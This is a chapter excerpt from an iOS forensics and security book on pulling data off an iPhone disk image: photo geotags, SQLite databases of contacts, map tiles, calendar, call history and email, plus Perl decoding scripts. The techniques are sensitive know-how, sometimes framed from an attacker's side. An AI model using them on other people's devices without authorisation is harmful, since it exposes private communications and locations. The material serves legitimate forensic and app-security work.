
To mount an HFS disk image, create a directory you'd like to use as a mount point, then use the mount command.

```
$ sudo mkdir –p /mnt/hfs
$ sudo mount –t hfsplus –o ro,loop rdisk-1309352766-06_29_2011_09_06_06.dd /mnt/hfs
```

Windows

While a number of commercial applications for Windows can read HFS volumes, Windows itself doesn't understand the HFS file system format, so you'll need a tool that's capable of reading it. ***HFSExplorer*** is an application that can extract files from an HFS volume and load raw image files such as the one you dumped from the iPhone. It is published under the GNU General Public License (GPL) and is freely available at *http://hem.bredband.net/catacombae/hfsx.html*. To use HFSExplorer, you'll also need Sun's JVM (Java Virtual Machine) for Windows, also freely available at http://www.java.com.

1. Install HFSExplorer and Java for Windows.
2. Rename your disk image file to have a *.dmg* extension.
3. Start HFSExplorer.
4. Navigate to your disk image and click Open.
5. The volume should be visible in HFSExplorer, as shown in Figure 5-1.



Path: /

Name	Size	Type	Date Modified
HFS+ Private Data		Folder	2007-08-11 09:35
.DS_Store	12 KiB	File	2007-06-15 08:34
.TemporaryItems		Folder	2007-06-14 19:53
.netbeans		Folder	2007-05-17 17:04
.parallels_settings	245 B	File	2006-12-12 10:06
.vol		Folder	2007-08-11 09:35
Användarhandböcker och informa	60 B	File	2007-08-11 09:35
Applications		Folder	2007-06-14 00:11
Desktop DB	86 KiB	File	2007-06-11 14:31
Desktop DF	20 KiB	File	2006-11-18 20:50
Developer		Folder	2006-09-01 16:28
Library		Folder	2006-10-09 14:50
Network		Folder	2006-10-20 19:01
System		Folder	2007-05-25 08:24
Users		Folder	2007-04-24 17:20
Volumes		Folder	2007-08-11 14:09
automount		Folder	2006-06-02 19:23
bin		Folder	2007-03-14 06:08
dev		Folder	2006-01-13 12:52
etc	11 B	File	2007-08-11 10:58
mach	9 B	File	2007-08-11 12:42

2 objects selected (106,36 KiB)

Figure 5-1. HFSExplorer for Windows

Graphical File Navigation

Both Mac OS X and Windows support preview panes within their file browsers. Mac OS X, in particular, provides a very useful graphical interface for browsing the directories and files created by the data carving.

Using Mac OS X, browse to the *scalpel-output* folder that is created during the data carving process (if you used the Scalpel tool). At the top of the finder window, a series of buttons should be visible, allowing you to select which view mode you'd like to use. Click the rightmost icon, which displays the cover flow view (Figure 5-2).





Figure Chapter 5-2. Cover flow view button

The contents of the directory will now appear in a graphical representation, including previews of images, HTML, and other readable files. The entire directory can now be visually examined, saving a considerable amount of time. See Figure 5-3 for an example of the display.



Name	Date Modified	Size	Kind
00000272.htm	Apr 6, 2008, 7:51 PM	4 KB	HTML...ument
00000273.txt	Apr 6, 2008, 7:51 PM	100 KB	Plain text
00000397.jpg	Today, 4:14 PM	4 KB	JPEG image
00000398.jpg	Today, 4:14 PM	4 KB	JPEG image
00000400.jpg	Today, 4:14 PM	4 KB	JPEG image
00000401.jpg	Today, 4:14 PM	4 KB	JPEG image
00000403.jpg	Today, 4:14 PM	4 KB	JPEG image
00000404.jpg	Today, 4:14 PM	4 KB	JPEG image
00000406.jpg	Today, 4:14 PM	32 KB	JPEG image
00000407.jpg	Today, 4:14 PM	16 KB	JPEG image
00000408.jpg	Today, 4:14 PM	32 KB	JPEG image
00000409.jpg	Today, 4:14 PM	36 KB	JPEG image
00000410.jpg	Today, 4:14 PM	64 KB	JPEG image

Leopard ▸ usr ▸ local ▸ sandbox ▸ foremost-output ▸ 00000410.jpg

1 of 655 selected, 104.33 GB available

Figure 5-3. Cover flow view of recovered data (Mac OS X)

Many image files are likely to appear more than once, as they are sometimes rewritten when the iPhone syncs with a desktop. Album covers are also likely to appear several times, once for each song.

Extracting Image Geo-Tags

You're probably familiar with the capability of iPhone and iPad devices to not only take photos, but tag them with the user's current location. ***Geo-tagging*** is the process of embedding geographical metadata to a piece of media, and iOS devices do this with photos and movies. Devices with on-board cameras can embed exact longitude and latitude coordinates inside images taken. Geo-tagging can be disabled when photos are taken, but in many cases, the user may either forget to disable it or fail to realize its consequences. Photos taken through a third party application don't, by default, cause geotags to be written to pictures, however an application could use the GPS to obtain the user's location and add the tags itself. When working with existing photos from a user's library, these photos may already have tags as well and sending them to an insecure network destination will result in these tags being sent as well.

If your application saves geo-tags when using the camera, this data may be leaked into the photo reel. This could prove problematic for applications running in secure facilities, such as government agencies and research facilities with SCIFs, or other secure locations.

Exifprobe is a camera image file utility developed by Duane Hesser. Among its features is the ability to extract an image's exif tags. Download Exifprobe from http://www.virtual-cafe.com/~dhh/tools.d/exifprobe.d/exifprobe.html.

To check an image for geo-tags, call exifprobe on the command line:

```
% exifprobe -L filename.jpg
```

If the image was tagged, you'll see a GPS latitude and longitude reported, as shown below:


```
JPEG.APP1.Ifd0.Gps.LatitudeRef                = 'N'
JPEG.APP1.Ifd0.Gps.Latitude                   = 42,57.45,0
JPEG.APP1.Ifd0.Gps.LongitudeRef               = 'W\000'
JPEG.APP1.Ifd0.Gps.Longitude                  = 71,32.9,0
```

The longitude and latitude coordinated are displayed above as degrees, minutes, and seconds. To convert this to an exact location, add the degree value to the minute value divided by 60. For example:

```
57.45 / 60 = 0.9575 + 42 = 42.9575
32.9 / 60 = 0.54833 + 71 = 71.54833
```

In this example, the photo was taken at 42.9575,-71.54833.

On a Mac, the Preview application includes an inspector, which can be used to graphically pinpoint the location without calculating the tag's GPS value. To do this, open the image and select Inspector from the Tools menu. Click the information pane, and the GPS tag, if present, will appear, as shown in Figure 5-1. Clicking on the locate button at the bottom of the inspector window will display the coordinates using the Google Maps website.



Latitude 42° 56' 19.81" N
Longitude 71° 31' 30.61" W
Time Stamp 08:55:10.62

Figure 5-1. GPS coordinates in Preview's Inspector

You'll also find tags showing that the image was definitively taken by the device's built-in camera. If the image was synced from a desktop (or other source), the tag may describe a different model camera, which may also be useful:

```
JPEG.APP1.Ifd0.Make                   = 'Apple'
JPEG.APP1.Ifd0.Model                  = 'iPhone'
```

The timestamp that the actual photo was taken can also be recovered in the image tags, as shown below.

```
JPEG.APP1.Ifd0.Exif.DateTimeOriginal          = '2008:07:26 22:07:35'
JPEG.APP1.Ifd0.Exif.DateTimeDigitized         = '2008:07:26 22:07:35'
```

SQLite Databases

Apple iOS devices makes heavy use of database files to store information such as address book contacts, SMS messages, email messages, and other data of a sensitive nature. This is done using the SQLite database software, which is an open source, public domain database package. SQLite databases typically have the file extension *.sqlitedb*, but some databases are given the *.db* extension, or other extensions as well.

Whenever an application transfers control to one of Apple's preloaded applications, or uses the SDK APIs to communicate with other applications' frameworks, the potential exists for data to leak. Consider an enterprise Exchange server with confidential contact information. Such data could potentially be compromised simply by storing this data in the iOS address book, which will expose this otherwise encrypted data to an attacker.

In order to access the data stored in these files, you'll need a tool that can read them. Good choices include:

- The SQLite command-line client, which can be downloaded at http://www.sqlite.org.
- SQLite Browser, a free, open source GUI tool for browsing SQLite databases. It is available at http://sqlitebrowser.sourceforge.net. This tool provides a graphical interface to view SQLite data without issuing direct SQL statements (although knowledge of SQL helps).

Mac OS X includes the SQLite command-line client, so we'll use command-line examples here. SQLite's command-line utility can easily access the individual files and issue SQL queries against a database.

> The basic commands you'll need to learn will be explained in this chapter. For additional information about Structured Query Language (SQL), read **Learning SQL** by Alan Beaulieu (O'Reilly).

Connecting to a Database

To open a SQLite database from the command line, invoke the *sqlite3* client. This will dump you to a SQL prompt where you can issue queries:

```
$ sqlite3 filename.sqlitedb
SQLite version 3.4.0
Enter ".help" for instructions
sqlite>
```

You are now connected to the database file you've specified. To disconnect, use the `.exit` command; be sure to prefix the command with a period. The SQLite client will exit and you will be returned to a terminal prompt:

```
sqlite> .exit
$
```

SQLite Built-in Commands

After you connect to a database, there are a number of built-in SQLite commands you can issue to obtain information or change behavior. Some of the most commonly used commands follow. These are SQLite-specific, proprietary commands, and do not accept a semicolon at the end of the command. If you use a semicolon, the entire command is ignored.

`.tables`

Lists all of the tables within a database. This is useful if you're not familiar with the database layout, or if you've recovered the file through data carving and are not sure which database you've connected to. Most databases can be identified simply by looking at the names of the existing tables.

`.schema table-name`

Displays the SQL statement used to construct a table. This displays every column in the table and its data type. The following example queries the schema for the *mailboxes* table, which is found inside a database named *Protected Index* on the device. This file is available once decrypted using the protection class keys, which were explained in Chapter 3. This database is used to store email on the device:

```
sqlite> .schema messages

CREATE TABLE messages (message_id INTEGER PRIMARY KEY,

                         sender,

                         subject,

                         _to,

                         cc,

                         bcc);
```

`.dump table_name`

Dumps the entire contents of a table into SQL statements. Binary data is output as long hexadecimal sequences, which can later be converted to individual bytes. You'll see how to do this later for recovering Google Maps cached tile images and address book images.

`.output filename`

Redirects output from subsequent commands so that it goes into a file on disk instead of the screen. This is useful when dumping data or selecting a large amount of data from a table.

`.headers on`

Turns display headers on so that the column title will be displayed whenever you issue a `SELECT` statement. This is helpful to recall the purpose of each field when exporting data into a spreadsheet or other format.

`.exit`

Disconnects from the database and exits the SQLite command shell.

Issuing SQL Queries

In addition to built-in commands, SQL queries can be issued to SQLite on the command line. According to the author's website, SQLite understands "most of the SQL language." Most of the databases you'll be examining contain only a small number of records, and so they are generally manageable enough to query using a simple `SELECT *` statement, which outputs all of the data contained in the table. While proprietary SQLite commands do not expect a semicolon (`;`), standard SQL queries do, so be sure to end each statement with one.

If the display headers are turned on prior to issuing the query, the first row of data returned will contain the individual column names. The following example queries the actual records from the `mailboxes` table, displaying the existence of an IMAP mailbox located at http://imap.domain.com. This mailbox contains three total messages, all of which have been read, with none deleted.

```
sqlite> SELECT * FROM mailboxes;
1|imap://user%40yourdomain.com@imap.yourdomain.com/INBOX||3|0|0
```

Important Database Files

The following SQLite databases are present on the device, and may be of interest depending on the needs of the attacker.

These files exist on the user data partition, which is mounted at */private/var* on the iPhone. If you've extracted the live file system from a tar archive using the *recover-filesyste.sh* script, you'll see a private folder in the current working directory you've extracted its contents. If you're using a raw disk image you've recovered using the *recover-raw.sh* script, the image will be mounted with the name *Data* and will have a root relative to */private/var*.

Address Book Contacts

The address book contains individual contact entries for all of the contacts stored on the device. The address book database can be found at */private/var/mobile/Library/AddressBook/AddressBook.sqlitedb*. The following tables are primarily used:

`ABPerson`

Contains the name, organization, department, and other general information about each contact.

`ABRecent`

Contains a record of recent changes to properties in the contact database and a timestamp of when each was made.

`ABMultiValue`

Contains various data for each contact, including phone numbers, email addresses, website URLs, and other data for which the contact may have more than one. The table uses a `record_id` field to associate the contact information with a `rowid` from the `ABPerson` table. To query all of the multi-value information for a particular contact, use two queries: one to find the contact you’re looking for, and one to find their data:

```
sqlite> select ROWID, First Last, Organization, Department, JobTitle, CreationDate,
ModificationDate from ABPerson where First = 'Jonathan';
ROWID|Last|Organization|Department|JobTitle|CreationDate|
ModificationDate
22|Jonathan|O'Reilly Media|Books|Author|234046886|234046890

sqlite> select * from ABMultiValue where record_id = 22;
UID|record_id|property|identifier|label|value
57|22|4|0|7|jonathan@zdziarski.com
59|22|3|0|3|555-555-0000
60|22|3|1|7|555-555-0001
```

Notice the property field in the example. The property field identifies the kind of information being stored in the field. Each record also consists of a label to identify how the data relates to the contact. For example, a phone number may be a work number, mobile number, etc. The label is a numerical value corresponding to the `rowid` field of the `ABMultiValueLabel` table, as shown by the first field on each line of output in the following example. Because `rowid` is a special column, it must be specifically named; the general SQL * would not return it:

```
sqlite> select rowid, * from ABMultiValueLabel;
rowid|value
1|_$!<Work>!$_
2|_$!<Main>!$_
3|_$!<Mobile>!$_
4|_$!<WorkFAX>!$_
5|_$!<HomePage>!$_
6|mobile
7|_$!<Home>!$_
8|_$!<Anniversary>!$_
9|other
10|work
```

ABMultiValueEntry

Some multi-value entries contain multiple values themselves. For example, an address consists of a city, state, zip code, and country code. For these fields, the individual values will be found in the `ABMultiValueEntry` table. This table consists of a `parend_id` field, which corresponds to the `rowid` of the `ABMultiValue` table.

Each record consists of a key/value pair, where the key is a numerical identifier describing the kind of information being stored. The individual keys are indexed starting at 1, based on the values stored in the `ABMultiValueEntryKey` table as shown below:

```
sqlite> select rowid, * from ABMultiValueEntryKey;
rowid|value
1|Street
2|State
3|ZIP
4|City
5|CountryCode
6|username
7|service
8|Country
```

Putting it all together

The query below can be used to cross-reference the data discussed in the previous sections by dumping every value that is related to any other value in another table (this dump is known in mathematics as a Cartesian product). This may be useful for exporting a user's contact information into a spreadsheet or other database. Use the following commands to dump the address book into a field-delimited text file named *AddressBook.txt*:

```
$ sqlite3 AddressBook.sqlitedb
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .headers on
sqlite> .output AddressBook.txt
sqlite> select Last, First, Middle, JobTitle, Department,
   ...>    Organization,  Birthday, CreationDate,
   ...>    ModificationDate, ABMultiValueLabel.value,
   ...>    ABMultiValueEntry.value, ABMultiValue.value
   ...> from ABPerson, ABMultiValue, ABMultiValueEntry,
   ...>    ABMultiValueLabel
   ...> where ABMultiValue.record_id = ABPerson.rowid
   ...>     and ABMultiValueLabel.rowid = ABMultiValue.label
   ...>     and ABMultiValueEntry.parent_id = ABMultiValue.rowid;
sqlite> .exit
```

Address Book Images

In addition to the address book's data, each contact may be associated with an image. This image is brought to the front of the screen whenever the user receives an incoming phone call from the contact. The address book images are stored in */private/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb* and are keyed based on a `record_id` field corresponding to a `rowid` within the `ABPerson` table (inside the *AddressBook.sqlitedb* database). To extract the image data, first use SQLite's `.dump` command, as shown in the following example:

```
$ sqlite3 AddressBookImages.sqlitedb
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .output AddressBookImages.txt
sqlite> .dump ABFullSizeImage
sqlite> .exit
```

This will create a text file containing the image data in an ASCII hexadecimal encoding. In order to convert this output back into binary data, create a simple perl script named *decode_addressbook.pl*, as follows.

> Perl is a popular scripting language known for its ability to easily parse data. It is included by default with Mac OS X. You may also download binaries and learn more about the language at http://www.perl.com.

Example 4-1. Simple ascii-hexadecimal decoder (decode_addressbook.pl)

```
#!/usr/bin/perl

use strict;

mkdir("./addressbook-output", 0755);
while(<STDIN>) {
    next unless (/^INSERT INTO/);
    my($insert, $query) = split(/\(/);
    my($idx, $data) = (split(/\,/, $query))[1,5];
    my($head, $raw, $tail) = split(/\'/, $data);
    decode($idx, $raw);
}
exit(0);

sub decode {
    my($idx, $data) = @_;
    my $j = 0;
    my $filename = "./addressbook-output/$idx.png";
    print "writing $filename...\n";
    next if int(length($data))<128;
    open(OUT, ">$filename") || die "$filename: $!";
    while($j < length($data)) {
        my $hex = "0x" . substr($data, $j, 2);
        print OUT chr(hex($hex));
        $j += 2;
    }
    close(OUT);
}
```

To decode the AddressBookImages.txt database dump, use the perl interpreter to run the script, providing the dump file as standard input:

```
$ perl decode_addressbook.pl < AddressBookImages.txt
```

The script will create a directory named *addressbook-output*, containing a series of PNG images. These images can be viewed using a standard image viewer. The filename of each image will be the record identifier it is associated with in the *AddressBook.sqlite* database, so that you can associate each image with a contact.

Google Maps Data

The Google Maps application allows iOS to look up directions or view a map or satellite imagery of a particular location. If an application launched the maps application or used the maps interfaces to display a geographical location, a cache of the tiles may be recoverable from the device. The database file */private/var/mobile/Library/Caches/MapTiles/MapTiles.sqlitedb* contains image data of previously displayed map tiles. Each record contains an X,Y coordinate on a virtual plane at a given zoom level, and a binary data field containing the actual image data, stored in PNG-formatted images.

The Google Maps application also stores a cache of all lookups performed. The lookup cache is stored at the path */private/var/mobile/Library/Maps/History.plist* on the user partition, and can be easily read using a standard text editor. This lookup cache contains addresses, longitude and latitude, and other information about lookups performed.

Recovering the map tiles is a little trickier than retrieving the history, as the data resides in a SQLite database in the same fashion as the address book images. To extract the actual images, first copy the *MapTiles.sqlitedb* file onto the desktop machine and dump the `images` table using the command-line client, as follows. This will create a new file named *MapTiles.sql*, which will contain information about each map tile, including the raw image data:

```
$ sqlite3 MapTiles.sqlitedb
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .output MapTiles.sql
sqlite> .dump images
sqlite> .exit
```

Create a new file named *parse_maptiles.pl* containing the following perl code. This code is very similar to the address book code used earlier, but it includes the X,Y coordinates and zoom level of each tile in the filename so that they can be pieced back together if necessary:

Example 4-2. Map tiles parsing script (parse_maptiles.pl)

```
#!/usr/bin/perl

use strict;
use vars qw { $FILE };

$FILE = shift;
if ($FILE eq "") {
    die "Syntax: $0 [filename]\n";
}

&parse($FILE);

sub parse {
    my($FILE) = @_;
    open(FILE, "<$FILE") || die "$FILE: $!";
    mkdir("./maptiles-output", 0755);
    while(<FILE>) {
        chomp;
        my $j = 0;
        my $contents = $_;
        next unless ($contents =~ /^INSERT /);
        my ($junk, $sql, $junk) = split(/\(|\)/, $contents);
        my ($zoom, $x, $y, $flags, $length, $data) = split(/\,/, $sql);
        $data =~ s/^X'//;
        $data =~ s/'$//;
        my $filename = "./maptiles-output/$x,$y\@$zoom.png";
        next if int(length($data))<128;
        print $filename . "\n";
        open(OUT, ">$filename") || die "$filename: $!";
        print int(length($data)) . "\n";
        while($j < length($data)) {
            my $hex = "0x" . substr($data, $j, 2);
            print OUT chr(hex($hex));
            $j += 2;
        }
        close(OUT);
    }
    close(FILE);
}
```

Use the *parse_maptiles.pl* script to convert the SQL dump to a collection of PNG images. These will be created in a directory named *maptiles-output* under the current working directory.

```
$ perl parse_maptiles.pl MapTiles.sql
```

Each map tile will be extracted and given the name *X,Y@Z.png*, denoting the X,Y position on a plane and the zoom level; each zoom level essentially constitutes a separate plane.

A public domain script, written by Tim Fenton, can be used to reassemble these individual tiles into actual map images. To do this, create a new directory for each zoom level you want to reassemble and copy the relevant tile images into the directory. Use the following script to rebuild each set of tiles into a single image. Be sure to install ImageMagick on your desktop, as the script makes extensive use of ImageMagick's toolset. ***ImageMagick*** is an extensive collection of image manipulation tools. Install ImageMagick using MacPorts.

```
$ sudo port install imagemagick
```

You'll also need a blank tile to represent missing tiles on the map. This image can be found in the book's file repository, named *blank.png*, or create your own blank 64x64 PNG image.

Example 4-3. Map tiles reconstruction script (merge_maptiles.pl)

```
#!/usr/bin/perl

# Script to re-assemble image tiles from Google maps cache
# Written by Tim Fenton; Public Domain

use strict;

my $i = 62;
my $firstRow = 1;
my $firstCol = 1;

my $j;
my $finalImage;

# do a directory listing and search the space
my @tilesListing = `ls -1 *.png`;
my %zoomLevels;
foreach( @tilesListing )
{
    my $tileName = $_;

    # do a string match
    $tileName =~ /(\d+),(\d+)[@](\d+).png/;

    # only key into the hash if we got a zoom level key
    if( $3 ne "" )
    {
        if ($2 > $zoomLevels{$3}{row_max} || $zoomLevels{$3}{row_max} eq "")
        {
            $zoomLevels{$3}{row_max} = $2;
        }

        if ($2 < $zoomLevels{$3}{row_min} || $zoomLevels{$3}{row_min} eq "")
        {
            $zoomLevels{$3}{row_min} = $2;
        }

        if ($1 > $zoomLevels{$3}{col_max} || $zoomLevels{$3}{col_max} eq "")
        {
            $zoomLevels{$3}{col_max} = $1;
        }

        if ($1 < $zoomLevels{$3}{col_min} || $zoomLevels{$3}{col_min} eq "")
        {
            $zoomLevels{$3}{col_min} = $1;
        }
    }
```

```
}

foreach( keys( %zoomLevels ) )
{
    print "Row max value for key: $_ is $zoomLevels{$_}{row_max}\n";
    print "Row min value for key: $_ is $zoomLevels{$_}{row_min}\n";
    print "Col max value for key: $_ is $zoomLevels{$_}{col_max}\n";
    print "Col min value for key: $_ is $zoomLevels{$_}{col_min}\n";
}

foreach( sort(keys( %zoomLevels )) )
{
    my $zoomKey = $_;


    # output file name
    my $finalImage = `date "+%H-%M-%S_%m-%d-%y"`;
    chomp( $finalImage );
    $finalImage = "_zoomLevel-$zoomKey-" . $finalImage . ".png";

    # loop over the columns
    for( $j = $zoomLevels{$zoomKey}{col_min};
         $j <= $zoomLevels{$zoomKey}{col_max}; $j++ )
    {
        # loop over the rows
        my $columnImage = "column$j.png";
        for( $i = $zoomLevels{$zoomKey}{row_min};
            $i < $zoomLevels{$zoomKey}{row_max}; $i++ )
        {
            my $fileName = "$j,$i\@$zoomKey.png";

            # check if this tile exists
            if( -e $fileName )
            {
                print "$fileName exists!\n";

                # we're past the first image and have something to join
                if( $firstRow == 0 )
                {
                    # rotate the image
                    `convert -rotate 270 $fileName Rot_$fileName`;
                    `convert +append $columnImage Rot_$fileName $columnImage`;
                }
                else # first row
                {
                    `cp $fileName $columnImage`;
                    $firstRow = 0;
                }
            }
            elsif( $firstRow == 1 ) # do this for the first non-existant row
            {
                print "$fileName doesn't exist\n";
                `cp blank.png $columnImage`;
                $firstRow = 0;
            }
            elsif( $firstRow == 0 )
            {
                print "$fileName doesn't exist\n";
                `cp blank.png Rot_$fileName`;
                `convert +append $columnImage Rot_$fileName $columnImage`;
            }
        }
        # now rotate the column we just created
        `convert -rotate 90 $columnImage $columnImage`;
        `rm Rot*`;

        if( $firstCol == 0 )
        {
            `convert +append $finalImage $columnImage $finalImage`;
        }
        else
        {
            `cp $columnImage $finalImage`;
            $firstCol = 0;
        }
    }

    # clean up the temorary files
    `rm column*`;
}
```

The resulting image will stitch together all of the map tiles based on the X, Y coordinates they were assigned. When loading this image in an image viewer, you may see tiles missing, which will be represented by the *blank.png* tile. Tiles can go missing for two reasons. If the tiles were never viewed in the map, you'll notice large gaps of tiles in the areas that were never viewed. Single tiles missing from within a viewed region, however, suggest that the map was being viewed while the device was in motion along the given route. Because most mobile carriers' networks have bandwidth limitations, gaps in tiles are likely to appear in increasing quantities as the vehicle moves faster. The resulting pattern not only suggests the route was traveled (rather than simply viewed), but also gives broad hints as to the route and speed at which the user was traveling. In the example to follow, the device's owner traveled along N. Amherst Rd. at about 35 miles per hour. The staggering of the tiles will change depending on speed, network (Edge vs. 3G), and signal strength. Only experimentation can determine the speed as it relates to missing tiles in a given area.




Figure 5-2. Reassembled map tile image with missing tiles consistent with motion

Calendar Events

Users and third party applications may create calendar events and alarms. Data synchronized with Exchange can also synchronize calendar events, which can be leaked through the device's calendar application. To extract all of the user's calendar events, an attacker will look at */private/var/mobile/Library/Calendar/Calendar.sqlitedb*.

The most significant table in this database is the `Event` table. This contains a list of all recent and upcoming events and their descriptions:

```
$ sqlite3 Calendar.sqlitedb
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> select rowid, summary, description, start_date, end_date from CalendarItem;

ROWID|summary|description|start_date|end_date
62|Buy 10M shares of AAPL||337737600.0|337823999.0

```

Each calendar event is given a unique identifier. Also stored is the event summary, location, description, and other useful information. An attacker can also view events that are marked as hidden.

Unlike most timestamps used on the iPhone, which are standard Unix timestamps, the timestamp used here is an RFC 822 timestamp representing the date offset to 1977. The date is, however, slightly different from RFC 822 and is referred to as ***Mac Absolute Time***. To convert this date, add `978307200`, the difference between the Unix epoch and the Mac epoch, and then calculate it as a Unix timestamp.

```
$ date -r `echo '337737600 + 978307200'| bc`
Wed Sep 14 20:00:00 EDT 2011
```

Call History

If your application initiates phone calls, the call is logged in the call history. The call history stores the phone numbers of the last people contacted by the user of the device, regardless of what application the call was initiated from. As newer calls are made, the older phone numbers are deleted from the database, but often remain present in the file itself. Querying the database will provide the live call list, while performing a `strings` dump of the database may reveal additional phone numbers. This can be particularly useful for an attacker if they're looking for a log of a deleted conversation and cleared the call log. The file */private/var/wireless/Library/CallHistory/call_history.db* contains the call history:

```
$ sqlite3 call_history.db
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> .headers on
sqlite> select * from call;
ROWID|address|date|duration|flags|id
1|8005551212|1213024211|60|5|-1
```

Each record in the call table includes the phone number of the remote party, a Unix timestamp of when the call was initiated, the duration of the call in seconds (often rounded to the minute), and a flag identifying whether the call was an outgoing or incoming call. Outgoing calls will have the low-order bit of the `flags` set, while incoming calls will have it clear. Therefore, all odd-numbered flags identify outgoing calls and all even-numbered flags identify incoming calls. It’s important to verify this on a different device running the same firmware version, as flags are subject to change without notice, given that they are proprietary values assigned by Apple.

In addition to a simple database dump, performing a `strings` dump of the file can recover previously deleted phone numbers, and possibly additional information.

```
$ strings call_history.db
2125551212H
2125551213H
```

Later on in this chapter, you'll learn how to reconstruct the individual SQLite data fields for timestamp, or other values, based on the raw record data.

Email Database

All mail stored locally on the device is stored in a SQLite database having the filename */private/var/mobile/Library/Mail/Protected Index*. Unlike other databases, this particular file has no extension, but it is indeed a SQLite database. This file contains information about messages stored locally, including sent messages and the trash can. Data includes a `messages` and a `message_data` table, containing message information and the actual message contents, respectively. The file *Envelope Index*, found in the same directory, contains a list of mailboxes and metadata, which may also be useful for an attacker. This data is also available if an Exchange server is synchronized with the device and mail is stored on the device.

To obtain a list of mail stored on the device, query the `messages` table:

```
$ sqlite3 Protected\ Index
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> select * from messages;
message_id|sender|subject|_to|cc|bcc
1|"Zdziarski, Jonathan" <jonathan@zdziarski.com>|Foo|"Smith, John" <John.Smith@yourdomain.com>||
```

The message contents for this message can be queried from the `message_data` table.

```
  sqlite> sqlite> select * from message_data where message_data_id = 1;
message_data_id|data
